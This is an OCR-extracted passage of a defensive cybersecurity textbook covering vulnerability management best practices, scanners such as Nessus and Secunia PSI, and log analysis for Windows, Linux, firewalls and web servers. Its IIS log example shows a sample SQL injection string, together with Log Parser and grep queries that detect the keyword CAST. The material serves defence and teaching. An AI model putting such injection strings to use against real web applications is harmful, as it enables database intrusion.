Response planning tools

Response planning is the step where most of the resolution, eradication, cleansing, and repair activities take place. Patches and system upgrades also occur at this stage. There are not many commercial tools made to facilitate this step. Mostly, response planning is done through documentation. Documentation helps system and network administrators with the patching and updating process for systems that they are not familiar with. It also helps during changeovers where new staff may be put in charge of systems that they have never used before. Lastly, documentation helps in emergency situations to avoid skipping some steps or making mistakes.

Implementation of vulnerability management

The implementation of vulnerability management follows the stipulated strategy. The implementation starts with the creation of an asset inventory. This serves as a register of all the hosts in a network and also of the software contained in them. At this stage, an organization has to give a certain IT staff member the task of keeping this inventory updated. The asset inventory at the very least should show the hardware and software assets owned by an organization and their relevant license details. As an optional addition, the inventory should also show the vulnerabilities present in any of these assets. An up-to-date register will come in handy when the organization has to respond to vulnerabilities ...

Best practices for vulnerability management

Even with the best tools, execution is all that matters in vulnerability management. Therefore, all the actions that have been identified in the implementation section must be carried out flawlessly. There is a set of best practices for each step of the implementation of the vulnerability management strategy. Starting off with the asset inventory, the organization should establish a single point of authority. There should be one person that can be held responsible if the inventory is not up to date or has inconsistencies. Another best practice is to encourage the use of consistent abbreviations during data entry. It may become confusing to another person trying to go through the inventory if the abbreviations keep on changing. The inventory should also be validated at least once a year. Lastly, it is advisable to treat changes of inventory management systems with the same degree of care as any other change in a management process.

In the information management stage, the biggest achievement that the organization can get is a fast and effective dissemination of information to the relevant audience. One of the best methods for doing this is allowing employees to make the conscious effort of subscribing to mailing lists. Another one is to allow the incident response team to post its own reports, statistics, and advice on a website for the organization's users. The organization should also hold periodic conferences to discuss new vulnerabilities, virus strains, malicious activities, and social engineering techniques with users. It is best if all the users are informed about the threats that they may face and how to deal with them effectively. This has more impact than the mailing lists telling them to do technical things that they are not knowledgeable of. Lastly, the organization should come up with a standardized template of how all the security-related emails will look. It should be a consistent look that is different from the normal email format that users are used to.

The risk assessment step is one of the most manually demanding stages of the vulnerability management life cycle. This is because there are not many commercial tools that can be used here. One of the best practices is to document the ways to review new vulnerabilities as soon as they appear. This will save a lot of time when it comes to mitigating them since the appropriate countermeasures will already be known. Another best practice is to publish the risk ratings to the public or at least to the organizational users. That information may spread and ultimately reach a person that will find it more useful. It is also recommended that you ensure that asset inventories are both available and updated at this stage so that all hosts in a network can be combed through during risk analysis. The incident response team in every organization should also publish a matrix for each

tool that the organization has deployed to secure itself. Lastly, the organization should ensure that it has a strict change management process that ensures that incoming staff are made aware of the security posture of the organization and the mechanisms in place to protect it.

The vulnerability assessment step is not so different from the risk assessment step, and therefore the two might borrow from each other's best practices (which we discussed previously). In addition to what has been discussed in risk assessment, it is good practice to seek permission before extensively testing the network. This is because we saw that this step might introduce serious disruptions to an organization and might do actual damage to the hosts. Therefore, a lot of planning ahead needs to happen. Another best practice is to create custom policies to specific environments—that is the different operating systems of the organization's hosts. Lastly, the organization should identify the scanning tools that are best for its hosts. Some methods may be overkill where they do too much scanning and to an unnecessary depth. Other tools are too shallow and do not discover the vulnerabilities in a network.

There are a few tips that may be used in the reporting and remediation tracking stage. One of these is to ensure that there is a reliable tool for sending reports to asset owners concerning the vulnerabilities they had and whether they have been fixed completely. This reduces the number of unnecessary emails received from users whose machines were found to contain vulnerabilities. The IT staff should also meet with management and other stakeholders to find out the type of reports that they want to see. The level of technicality should also be agreed upon. The incident response team should also agree with the management of the remediation time frames and the required

resources, and make known the consequences of nonremediation. Lastly, remediation should be performed following the hierarchy of severity. Therefore, the vulnerabilities that pose the most risk should be sorted first.

The response planning step is the conclusion of the whole vulnerability management process. It is where the responses to different vulnerabilities are implemented. There are several best practices that can be used in this step. One of them is to ensure that the response plans are documented and well-known by the incident response team and the normal users. There should also be fast and accurate information flow to the normal users concerning the progress of fixing the vulnerabilities identified. Since there is a chance of failure after machines are updated or patches installed, contact information should be provided to the end users so that they can reach out to the IT team when such cases arise. Lastly, the incident response team should be given easy access to the network so that they can implement their fixes faster.

Implementing vulnerability management with Nessus

Nessus is one of the most popular commercial network vulnerability scanners developed by Tenable Network Security. It is designed to automate the testing and discovery of known vulnerabilities before a hacker takes advantage of them. It also suggests solutions for the vulnerabilities identified during the scan. The Nessus vulnerability scanner products are annual subscription-based products. Luckily, the home version is free of charge, and it also offers plenty of tools to help explore your home network.

Nessus has countless capabilities and is fairly complex. We will download the free home version, and cover only the basics of its setup and configuration, as well as creating a scan and reading ...

Flexera (Secunia) Personal Software Inspector

The Secunia **Personal Software Inspector** (**PSI**) is a free security tool that identifies vulnerabilities in non-Microsoft (third-party) systems.


PSI scans installed software on your PC and identifies programs in need of security updates to safeguard your PC against cybercriminals. It then helps you to get the necessary software security updates to keep it safe. To make it easier, PSI even automates the updates for your unsecured programs

This is a free vulnerability assessment tool that is complementary to any antivirus software. It constantly monitors your system for unsecured software installations, notifies you when an unsecured


application is installed, and even provides you with detailed instructions for updating the application when updates are available.

To download Secunia PSI, simply visit their website at `https://www.flexera.com/enterprise/products/software-vulnerability-management/personal-software-inspector/`.

Once you install the software, it will examine your computer and give you a percentage score:



If you are not at 100%, you need to patch your other missing updates until you have updated all of your software:



But what if you have more computers? The same scanning capabilities of the PSI are available in the commercial edition: Secunia **Corporate Software Inspector** (**CSI**), found at `https://www.flexera.com/enterprise/products/software-vulnerability-management/corporate-software-inspector/`.

The CSI also provides full integration with existing Microsoft deployment tools SCCM and WSUS, so you can now manage the deployment of critical patches for non-Microsoft updates in the same manner in which you deploy Microsoft updates.

Secunia CSI provides the vulnerability intelligence, vulnerability scanning, patch creation, and patch deployment tools to effectively address the challenge of third-party application patch management.

Conclusion

Organizations are finding themselves under the pressure of being forced to react quickly to the dynamically increasing number of cybersecurity threats. Since the attackers have been using an attack life cycle, organizations have also been forced to come up with a vulnerability management life cycle. The vulnerability management life cycle is designed to counter the efforts made by the attackers in the quickest and most effective way. This chapter has discussed the vulnerability management life cycle in terms of the vulnerability management strategy. It has gone through the steps of asset inventory creation, the management of information flow, the assessment of risks, assessment of vulnerabilities, reporting and remediation, and ...

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Summary

This chapter has outlined the types of response that organizations are expected to provide against attackers. The previous chapters have discussed the attack life cycle and outlined the tools and techniques that attackers normally come packed with. From these tools and techniques, a life cycle capable of mitigating them was designed. This chapter has discussed an effective vulnerability management life cycle composed of six steps. Each of the steps is aimed at making the life cycle effective and thorough in mitigating the vulnerabilities that may be in an organization that attackers may exploit. The well-planned life cycle ensures that not a single host of an organizational network is left exposed to attackers. The life cycle also ...

Log Analysis

In `Chapter 13`, *Investigating an Incident,* you learned about the investigation process, and some techniques for finding the right information while investigating an issue. However, to investigate a security issue, it is often necessary to review multiple logs from different vendors and different devices. Although each vendor might have some custom fields in the log, the reality is that, once you learn how to read logs, it becomes easier to switch vendors and just focus on deltas for that vendor. While there are many tools that will automate log aggregation, such as a SIEM solution, there will be scenarios in which you need to manually analyze a log in order to figure out the root cause.

In this chapter, we are going cover the following topics:

- Data correlation
- Operating system logs
- Firewall log
- Web server logs

Data correlation

There is no doubt that the majority of organizations will be using some sort of SIEM solution to concentrate all of their logs in one single location, and using a custom query language to search throughout the logs. While this is the current reality, as a security professional, you still need to know how to navigate throughout different events, logs, and artifacts to perform deeper investigations. Many times, the data obtained from the SIEM will be useful in identifying the threat, the threat actors, and narrowing down the compromised systems but, in some circumstances, this is not enough; you need to find the root cause and eradicate the threat.


For this reason, every time that you perform data analysis, it is important ...

Operating system logs

The types of logs available in an operating system may vary; in this book, we will focus on core logs that are relevant from a security perspective. We will use Windows and Linux operating systems to demonstrate that.

Windows logs

In a Windows operating system, the most relevant security-related logs are accessible via Event Viewer. In `Chapter 13`, *Investigating an Incident*, we spoke about the most common events that should be reviewed during an investigation. While the events can be easily located in Event Viewer, you can also obtain the individual files at `Windows\System32\winevt\Logs`, as shown in the following screenshot:


This PC ▸ Local Disk (C:) ▸ Windows ▸ System32 ▸ winevt ▸ Logs
Favorites
Desktop
Downloads
Recent places
This PC
Desktop
Documents
Downloads
Music
Pictures
Videos
Local Disk (C:)
Name
Date modified
Type
Size
Application.evtx 10/16/2017 3:22 PM Event Log 20,484 KB
HardwareEvents.evtx 11/8/2014 8:13 PM Event Log 68 KB
Internet Explorer.evtx 11/8/2014 8:13 PM Event Log 68 KB
Key Management Service.evtx 11/8/2014 8:13 PM Event Log 68 KB
Microsoft-Rdms-UI%4Admin.evtx 4/17/2015 8:03 PM Event Log 68 KB
Microsoft-Rdms-UI%4Operational.evtx 4/17/2015 8:03 PM Event Log 68 KB
Microsoft-RMS-MSIPC%4Debug.etl 12/22/2017 4:01 AM ETL File 4 KB
Microsoft-Windows-All-User-Install-Age... 4/17/2015 8:03 PM Event Log 68 KB
Microsoft-Windows-AppHost%4Admin... 4/17/2015 8:03 PM Event Log 68 KB
Microsoft-Windows-AppID%4Operation... 4/17/2015 8:03 PM Event Log 68 KB
Microsoft-Windows-ApplicabilityEngine... 4/17/2015 8:03 PM Event Log 68 KB
Microsoft-Windows-Application Server-... 4/17/2015 8:03 PM Event Log 68 KB

However, log analysis in an operating system is not necessarily limited to the logging information provided by the OS, especially in Windows. There are other sources of information that you could use, including prefetch files (Windows ...

Linux logs

In Linux, there are many logs that you can use to look for security-related information. One of the main ones is the `auth.log`, located under `/var/log`, which contains all authentication related events.

Here is an example of this log:

```
Nov  5 11:17:01 kronos CRON[3359]:
pam_unix(cron:session): session opened for user
root by (uid=0)
Nov  5 11:17:01 kronos CRON[3359]:
pam_unix(cron:session): session closed for user
root
Nov  5 11:18:55 kronos gdm-password]:
pam_unix(gdm-password:auth): conversation failed

Nov  5 11:18:55 kronos gdm-password]:
pam_unix(gdm-password:auth): auth could not
identify password for [root]
Nov  5 11:19:03 kronos gdm-password]: gkr-pam:
unlocked login keyring
Nov  5 11:39:01 kronos CRON[3449]:
pam_unix(cron:session): session opened for user
root by (uid=0)
Nov  5 11:39:01 kronos CRON[3449]:
pam_unix(cron:session): session closed for user
root
```

```
Nov  5 11:39:44 kronos gdm-password]:
pam_unix(gdm-password:auth): conversation failed

Nov  5 11:39:44 kronos gdm-password]:
pam_unix(gdm-password:auth): auth could not
identify password for [root]
Nov  5 11:39:55 kronos gdm-password]: gkr-pam:
unlocked login keyring
Nov  5 11:44:32 kronos sudo:     root :
TTY=pts/0 ; PWD=/root ; USER=root ; COMMAND=/
usr/bin/apt-get install smbfs
Nov  5 11:44:32 kronos sudo:
pam_unix(sudo:session): session opened for user
root by root(uid=0)
Nov  5 11:44:32 kronos sudo:
pam_unix(sudo:session): session closed for user
root
Nov  5 11:44:45 kronos sudo:     root :
TTY=pts/0 ; PWD=/root ; USER=root ; COMMAND=/
usr/bin/apt-get install cifs-utils
Nov  5 11:46:03 kronos sudo:     root :
TTY=pts/0 ; PWD=/root ; USER=root ; COMMAND=/
bin/mount -t cifs //192.168.1.46/volume_1/temp
Nov  5 11:46:03 kronos sudo:
pam_unix(sudo:session): session opened for user
root by root(uid=0)
Nov  5 11:46:03 kronos sudo:
pam_unix(sudo:session): session closed for user
root
```

The preceding logs were collected from a Kali distribution; RedHat and CentOS will store similar information at `/var/log/secure`. If you want to review only failed login attempts, use the logs from `var/log/faillog`.

Firewall logs

The firewall log format varies according to the vendor; however, there are some core fields that will be there regardless of the platform. When reviewing the firewall logs, you must a focus on primarily answering the following questions:

- Who started the communication (source IP)?
- Where is the destination of that communication (destination IP)?
- What type of application is trying to reach the destination (transport protocol and port)?
- Was the connection allowed or denied by the firewall?

The following code is an example of the `Check Point` firewall log; in this case, we are hiding the destination IP for privacy purposes:

```
"Date","Time","Action","FW.Name","Direction","Source","Destina
"datetime=26Nov2017","21:27:02","action=drop","fw_name=Governo
http" ...
```

Web server logs

When reviewing web server logs, pay particular attention to the web servers that have web applications interacting with SQL databases. The IIS Web Server log files are located at `\WINDOWS\system32\LogFiles\W3SVC1` and they are `.log` files that can be opened using Notepad. You can also use Excel or Microsoft Log Parser to open this file and perform basic queries.

> *You can download Log Parser from* *`https://www.microsoft.com/en-us/download/details.aspx?id=24659`*.

When reviewing the IIS log, pay close attention to the `cs-uri-query` and `sc-status` fields. These fields will show details about the HTTP requests that were performed. If you use Log Parser, you can perform a query against the log file to quickly identify if the system experienced a SQL injection attack. Here is an example:

```
logparser.exe -i:iisw3c -o:Datagrid -rtp:100
"select date, time, c-ip, cs-uri-stem, cs-uri-
query, time-taken, sc-status from
C:wwwlogsW3SVCXXXexTEST*.log where cs-uri-query
```

```
like '%CAST%'".
```

Here is an example of a potential output with the keyword CAST located in the `cs-uri-query` field:

```
80 POST  /pages/Users/index.asp  ID=UT-47-TP-
M17';DECLARE%20@S%20NVARCHAR(4000);SET
%30@S=CAST(0x4400);EXEC(@S);--|31|80040e32|
Timeout_expired     500
```

Notice that, in this case, the error code was `500` (internal server error); in other words, the server was not able to fulfil the request. When you see this type of activity in your IIS log, you should take action to enhance your protection on this web server; one alternative is to add a WAF.

If you are reviewing an Apache log file, the access log file is located at `/var/log/apache2/access.log` and the format is also very simple to read, as you can see in the following example:

```
192.168.1.10 - - [07/Dec/2017:15:35:19 -0800]
"GET /public/accounting HTTP/1.1" 200 6379
192.168.1.10 - - [07/Dec/2017:15:36:22 -0800]
"GET /docs/bin/main.php 200 46373
192.168.1.10 - - [07/Dec/2017:15:37:27 -0800]
"GET /docs HTTP/1.1" 200 4140
```

If you are looking for a particular record, you can also use the `cat` command in Linux, as follows:

```
#cat /var/log/apache2/access.log | grep -E
"CAST"
```

Another alternative is to use apache-scalp tool, which you can download from `https://code.google.com/archive/p/apache-scalp`.

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Summary

In this chapter, you learned about the importance of data correlation while reviewing logs in different locations. You also read about relevant security-related logs in Windows and Linux.

Next, you learned how to read firewall logs using Check Point, NetScreen, iptables, and Windows Firewall as examples.

At the end of this chapter, you learned about web server logs, using IIS and Apache as examples.

As you finish reading this chapter, and this book, it's time to step back and reflect on this cybersecurity journey. It is very important to take the theory that you learned here, aligned with the practical examples that were used throughout this book, and apply it to your environment or to your customer's environment. While there is no such thing as one size fits all in cybersecurity, the lessons learned here can be used as a foundation for your future work. The threat landscape is changing constantly and, by the time we finished writing this book, a new vulnerability was discovered. Probably, by the time you have finished reading this book, another one has been discovered. It's for this reason that the foundation of knowledge is so important, because it will assist you in rapidly absorbing new challenges and applying security principles to

remediate threats. Stay safe!

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